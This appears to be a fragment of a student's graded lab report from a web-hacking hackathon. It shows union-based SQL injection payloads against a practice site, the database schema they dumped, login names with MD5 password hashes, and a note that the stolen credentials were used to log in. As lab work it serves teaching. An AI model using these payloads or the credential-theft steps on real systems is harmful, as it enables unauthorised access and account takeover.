Hacked by AMIT INNODB_INDEXES PAGE_NO
Hacked by AMIT INNODB_INDEXES SPACE
Hacked by AMIT INNODB_INDEXES TABLE_ID
Hacked by AMIT INNODB_INDEXES TYPE
Hacked by AMIT INNODB_TABLESPACES ALLOCATED_SIZE
Hacked by AMIT INNODB_TABLESPACES AUTOEXTEND_SIZE
Hacked by AMIT INNODB_TABLESPACES ENCRYPTION
Hacked by AMIT INNODB_TABLESPACES FILE_SIZE
Hacked by AMIT INNODB_TABLESPACES FLAG
Hacked by AMIT INNODB_TABLESPACES FS_BLOCK_SIZE
Hacked by AMIT INNODB_TABLESPACES NAME
Hacked by AMIT INNODB_TABLESPACES PAGE_SIZE
Hacked by AMIT INNODB_TABLESPACES ROW_FORMAT
Hacked by AMIT INNODB_TABLESPACES SERVER_VERSION
Hacked by AMIT INNODB_TABLESPACES SPACE
Hacked by AMIT INNODB_TABLESPACES SPACE_TYPE
Hacked by AMIT INNODB_TABLESPACES SPACE_VERSION
Hacked by AMIT INNODB_TABLESPACES STATE
Hacked by AMIT INNODB_TABLESPACES ZIP_PAGE_SIZE
Hacked by AMIT login loginname
Hacked by AMIT login password
Hacked by AMIT products id
Hacked by AMIT products name
Hacked by AMIT products price
Elements Console Sources Network Performance Memory
Query String Parameters
id: 1 union select "Hacked by AMIT", table_name, column_name from information_schema.columns


Activities
Feb 23 00:02
waph-hackathon.eastus.cloudapp.azure.com/sqli/level2/product.php?id=1%20union%20select%20"Hacked%20by%20AMIT",%20log...
id product price
1 apple 1.19
Hacked by AMIT admin d8578edf8458ce06fbc5bb76a58c5ca4
Hacked by AMIT test e99a18c428cb38d5f260853678922e03
Elements Console Sources Network Performance Memory
Query String Parameters
id: 1 union select "Hacked by AMIT", loginname, password from login;



c. Login with Stolen Credentials (2.5 pts) Accessed the system, used the credentials I have got.